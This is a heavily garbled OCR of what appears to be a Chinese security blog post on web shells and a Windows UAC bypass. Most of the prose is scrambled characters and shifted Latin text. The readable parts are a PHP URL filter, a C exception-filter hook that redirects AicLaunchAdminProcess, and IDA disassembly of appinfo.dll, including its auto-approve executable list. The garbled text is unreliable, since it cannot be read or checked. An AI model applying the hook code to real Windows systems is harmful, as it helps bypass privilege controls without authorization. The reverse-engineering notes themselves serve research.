


7: *2* (f)ⓔ p r gxdh



Ⓑ 矿 kwws= 评 XUL (f) ⓔ 败 翻

uhihuhuEhir uhGhq| 词阻 ghq| 矿 Ⓑ



3{39

练罗 [VV 色罗 [VV 般 艺

结 (f)矿 绑

遭　矿　脑补蹭　齐　练罗　艺　角

结　摄　罗　矿调脑

摄

缩罗［VV　绑

般矿　摄调　Ⓑ　补练罗　蚁

耻　结评　矿练　矿　Ⓑ　罗

练　矿　评　矿　矿

般摄

绑　矿　脑　角结　结

摄　翻　蚁耻　频结般　矿

摄　罪　矿面齐

(t)阻见　证诱练罗　摄

谅遭　阿　证诱　ⓟ　经

真

般　　齐练罗 z hevkhoo购　迎

原创 Z1NG 信安之路 2019-07-10

矿　　FPV　Ⓑ练　　j hwwkhood摄

FPV　　结　　般摄摄罗虚　　罗

摄

翻　　矿　　绑　　耻　罗　警　罪矿　　般

练罗　警　矿　　练罗 SKS　警　　般　矿

摄

警　　般　　除　矿　练罗　　补

ⓡ　经　　Ⓑ练罗　警　j hwwkhoo　离


艺　　般　绑　　神

间　　ⒹⒷ f dwf klp dj h　　矿　　sr vw词　练罗

vr xuf h摄

vr xuf h　　ⓡ　　XUO/　　。矿　　摄

罗虚　　⑨　　摄



Ⓑ　　经　　矿　　警迄　绑　般矿艺


警　　般蚁耻绿　摄　绑　　矿　规　Ⓑ　角

警　迄　绑　般摄调　　雅　练　z duqlqj 矿练　Ⓑ

罗矿　　摄

sks　警结　规(s)　矿　规

般 skwp o　罗　见摄



袋 矿 规 Ⓑ uhdgildh 雅 角 规 Ⓓ 摄

练罗 矿 ?Bsks sks lqir +,>BAd1skwp o遭 警 矿

SKS 见 阻Ⓑ 罗 警 矿结 Ⓑ vkhoo般 离 摄

sd| or dg 摄

角 警 神

规 Ⓑ矿?A 范 般矿vdihbxuo+, 挺

角 j hwvkhoo 摄

```php
function safe_url( $s, $len=255) {
    preg_match_all( pattern: '/[a-zA-Z0-9,.:@?_\/\s]/u', $s, &matches: $result);
    $temp =join( glue: '', $result[0]);
    $s = substr( $temp,  start: 0, $len );
    return $s;
}
```


◎ (x) 般 离 遂 般 矿额 般练绑摄

练

经 矿 角 规(s) 练罗 警般矿 耻 谷

罗 警 阻 见 离

脑 谷 Ⓓ 雅 B

露 gr z qbxuor, 矿脑 雅


(f)矿调 见 结 般摄


职Ⓡ Ⓑ FPV 远 订


SKS 警 摄 角(s) skwp o 矿 规结

职雅矿 耻 (e) 般摄

绑 矿 sd| or dg矿远 角Ⓡ (s) d1skwp o







警矿 sksIqir+,>

神 dsdfkh skwpo

面

艺　　矿　　评　　矿　规⑨经 FVUI　　谈练

范　參　　知陷　　结般　　矩摄　　逃　　菠

练罗　　矿　　罗　　⑨　　矿脑　　般摄

辨　　矿　　**职**　　**艺**　　矿　　罗　　摄

(x) DlfOdxqfkDgp lqSurfhvv e| sdvv XDF

原创 x-encounter 信安之路 2019-01-11

职Ⓡ 般练 XDFPH 罗 矿 矿

陷罪 缩罗 除 矿 般练绑摄(f)(y) 绍


附 苛 色 摄 警 摄

AicLaunchAdminProcess 参数污染

间衍 绍 附 矿 (x) ppf1h{h 聊

pvf 警补 订 见 知蝉 艺 97 谅

矩摄 ⓟ职 Surfhvv H{soruh ⓤ ppf1h{h



观　　绑

kx| 65/z i1p vf

%F=_Xvhuv_[0HQF Rä4_DssGdwd_Or f do_Whp s_np n}h1p vf %

罗　观　　矿　　FPG罪　阻　　矿

间评　齐　XDF　　矿

矿 VhwXqkdqgdhgH{fhswrqIlowhu 挺

⑨ XHI FF 矿

DlfOdxqfkDgplqSurfhvv 挺 Krrn矿补 罪

DlfOdxqfkDgplqSurfhvv 色罗 翻经 观

```
PreviousFilter = SetUnhandledExceptionFilter(
    (LPTOP_LEVEL_EXCEPTION_FILTER)AicUnhandledExceptionFilter);
```


DlfOdxqfkDgplqSurfhvv XDF 罪

挺 矿 Zlq43 zlqgrzv1vwrudjh1goo 罪+ 齐,矿 97 谅

绑矿{97gej Ⓑ XHI 矿 翻 FF 矿

莫 职 矿

矿 规 逃评 耐 DlfOdxqfkDgplqSurfhvv 挺

阻 矿 频 缩 矿 练 远 起


DggYhfwruhgH{fhswrqKdqgdhu ⑨ YHK 矿

{97gej 规 票 色 面 起 陷裁 Krrn

Dlf Odxqf kDgp lqSur f hvv 挺 摄 评 练

@0@

经 Z lqgr z v =




远 职 规 Ⓑ YHK Kdqgchu 罪矿调 割割结

翻蚁耻矿{97gej 职 矿远 般 H{fhswrqFrgh矿

般 Kdqgchu

```
LONG WINAPI AicUnhandledExceptionFilter(
    _In_ EXCEPTION_POINTERS *ExceptionInfo
)
{
    if (ExceptionInfo->ExceptionRecord->ExceptionCode == EXCEPTION_BREAKPOINT) {
#ifdef _WIN64
        if (ExceptionInfo->ContextRecord->Rip == (DWORD64)g_OriginalFunction)
            ExceptionInfo->ContextRecord->Rip = (DWORD64)AicLaunchAdminProcessHook;
#else
        if (ExceptionInfo->ContextRecord->Eip == (DWORD)g_OriginalFunction)
            ExceptionInfo->ContextRecord->Eip = (DWORD)AicLaunchAdminProcessHook;
#endif
    }
    return EXCEPTION_CONTINUE_EXECUTION;
}
```

{97gej 罪 H{fhswrqFrgh



ⓤ Sdwfk割割 绑 阻 DlfOdxqfkDgplqSurfhvv

雅 矿 挺 耀 ⓟ 经 观 规 USF

ⓡ 矿 ⓡ

```
.text:00007FFA825204A8                 lea     rcx, [rsp+458h+pAsync]
.text:00007FFA825204B0                 call    AicpAsyncInitializeHandle
.text:00007FFA825204B5                 mov     edi, eax
.text:00007FFA825204B7                 test    eax, eax
.text:00007FFA825204B9                 jnz     loc_7FFA825205CF
.text:00007FFA825204BF
.text:00007FFA825204BF loc_7FFA825204BF:                       ; DATA XREF: .rdata:00007FFA829E7A00↓o
.text:00007FFA825204BF ;   __try { // __except at loc_7FFA82520567
.text:00007FFA825204BF                 lea     rax, [rsp+458h+var_3C0]
.text:00007FFA825204C7                 mov     [rsp+458h+var_3E0], rax
.text:00007FFA825204CC                 mov     [rsp+458h+var_3E8], r13
.text:00007FFA825204D1                 or      dword ptr [rsp+458h+var_3F0], 0FFFFFFFFh
.text:00007FFA825204D6                 mov     rax, [rsp+458h+hwnd]
.text:00007FFA825204DE                 mov     [rsp+458h+var_3F8], rax
.text:00007FFA825204E3                 lea     rax, [rsp+458h+var_328]
.text:00007FFA825204EB                 mov     [rsp+458h+var_400], rax
.text:00007FFA825204F0                 mov     rax, [rsp+458h+hMem]
.text:00007FFA825204F8                 mov     [rsp+458h+var_408], rax
.text:00007FFA825204FD                 mov     rax, [rsp+458h+var_388]
.text:00007FFA82520505                 mov     [rsp+458h+var_410], rax
.text:00007FFA8252050A                 mov     eax, [rsp+458h+var_3B8]
.text:00007FFA82520511                 mov     dword ptr [rsp+458h+var_418], eax
.text:00007FFA82520515                 mov     dword ptr [rsp+458h+var_420], r14d
.text:00007FFA8252051A                 mov     rax, [rsp+458h+var_380]
.text:00007FFA82520522                 mov     [rsp+458h+var_428], rax
.text:00007FFA82520527                 mov     rax, [rsp+458h+var_370]
.text:00007FFA8252052F                 mov     [rsp+458h+var_430], rax
.text:00007FFA82520534                 mov     rax, cs:qword_7FFA82A4C838
.text:00007FFA8252053B                 mov     [rsp+458h+var_438], rax
.text:00007FFA82520540                 lea     r9, [rsp+458h+pAsync]
.text:00007FFA82520548                 xor     r8d, r8d        ; pReturnValue
.text:00007FFA8252054B                 xor     edx, edx        ; nProcNum
.text:00007FFA8252054D                 lea     rcx, pProxyInfo ; pProxyInfo
.text:00007FFA82520554                 call    cs:__imp_Ndr64AsyncClientCall
.text:00007FFA8252055A                 mov     [rsp+458h+var_3D8], 1
.text:00007FFA82520565                 jmp     short loc_7FFA825205CF
.text:00007FFA82520565 ;   } // starts at 7FFA825204BF
.text:00007FFA82520567 ; ---------------------------------------------------------------------------
.text:00007FFA82520567
.text:00007FFA82520567 loc_7FFA82520567:                       ; DATA XREF: .rdata:00007FFA829E7A00↓o
.text:00007FFA82520567 ;   __except(_AicLaunchAdminProcess___1___filt$0) // owned by 7FFA825204BF
.text:00007FFA82520567                 mov     edi, eax
.text:00007FFA82520569                 xor     ebx, ebx
.text:00007FFA8252056B                 mov     r15, [rsp+458h+var_360]
.text:00007FFA82520573                 mov     eax, [rsp+458h+var_3BC]
.text:00007FFA8252057A                 mov     [rsp+458h+var_3C8], eax
.text:00007FFA82520581                 mov     rax, [rsp+458h+var_348]
.text:00007FFA82520589                 mov     [rsp+458h+var_368], rax
.text:00007FFA82520591                 mov     rax, [rsp+458h+var_340]
.text:00007FFA82520599                 mov     [rsp+458h+var_378], rax
.text:00007FFA825205A1                 mov     r14d, [rsp+458h+var_3D0]
```


ⓡ dsslqir1goo矿 goo 耀 艺 XDF 矿

阻 LGD矿 角 规 警矿 ⓤ

罪 结 XDF 摄

```
.data:0000000180027010 unsigned short const * near * g_lpAutoApproveEXEList dq offset aCttunesvrE
.data:0000000180027010                                         ; DATA XREF: AiIsEXESafeToAutoAppr
.data:0000000180027010                                         ; "cttunesvr.exe"
.data:0000000180027018                 dq offset aInetmgrExe   ; "inetmgr.exe"
.data:0000000180027020                 dq offset aMigsetupExe  ; "migsetup.exe"
.data:0000000180027028                 dq offset aMmcExe       ; "mmc.exe"
.data:0000000180027030                 dq offset aOobeExe      ; "oobe.exe"
.data:0000000180027038                 dq offset aPkgmgrExe    ; "pkgmgr.exe"
.data:0000000180027040                 dq offset aProvisionshare ; "provisionshare.exe"
.data:0000000180027048                 dq offset aProvisionstora ; "provisionstorage.exe"
.data:0000000180027050                 dq offset aSpinstallExe ; "spinstall.exe"
.data:0000000180027058                 dq offset aWinsatExe    ; "winsat.exe"
```

p p f 1h{ h 谅(o)陷罪矿 绝 p p f 1h{ h (v) 练罗

(f)

```
.text:0000000180008BDC                lea     rdi, AipCompareEXE(void const *,void const *)
.text:0000000180008BE3
.text:0000000180008BE3 loc_180008BE3:                         ; CODE XREF: AiIsEXESafeToAutoApprove+6A6F↓j
.text:0000000180008BE3                mov     rcx, cs:WPP_GLOBAL_Control
.text:0000000180008BEA                lea     rax, WPP_GLOBAL_Control
.text:0000000180008BF1                cmp     rcx, rax
.text:0000000180008BF4                jz      short loc_180008C14
.text:0000000180008BF6                test    byte ptr [rcx+1Ch], 1
.text:0000000180008BFA                jz      short loc_180008C14
.text:0000000180008BFC                mov     rcx, [rcx+10h]
.text:0000000180008C00                lea     r8, WPP_c0b508d35459339fa213889c238ca5b1_Traceguids
.text:0000000180008C07                mov     edx, 0Dh
.text:0000000180008C0C                mov     r9, r13
.text:0000000180008C0F                call    WPP_SF_S
.text:0000000180008C14
.text:0000000180008C14 loc_180008C14:                         ; CODE XREF: AiIsEXESafeToAutoApprove+6A04↑j
.text:0000000180008C14                                        ; AiIsEXESafeToAutoApprove+6A0A↑j
.text:0000000180008C14                xor     r15d, r15d
.text:0000000180008C17                lea     r14, mmcAndWhiteList
.text:0000000180008C1E                mov     esi, r15d
.text:0000000180008C21
.text:0000000180008C21 loc_180008C21:                         ; CODE XREF: AiIsEXESafeToAutoApprove+6A4A↓j
.text:0000000180008C21                mov     rdx, [r14]      ; Str2
.text:0000000180008C24                mov     rcx, rbx        ; Str1
.text:0000000180008C27                call    cs:__imp__wcsicmp
.text:0000000180008C2D                test    eax, eax
.text:0000000180008C2F                jz      short loc_180008C3C
.text:0000000180008C31                inc     esi
.text:0000000180008C33                add     r14, 18h
.text:0000000180008C37                cmp     esi, 1
.text:0000000180008C3A                jb      short loc_180008C21
.text:0000000180008C3C
.text:0000000180008C3C loc_180008C3C:                         ; CODE XREF: AiIsEXESafeToAutoApprove+6A3F↑j
.text:0000000180008C3C                cmp     esi, 1
.text:0000000180008C3F                jnz     short loc_180008C6C
.text:0000000180008C41                mov     rsi, [rsp+130h+var_F0]
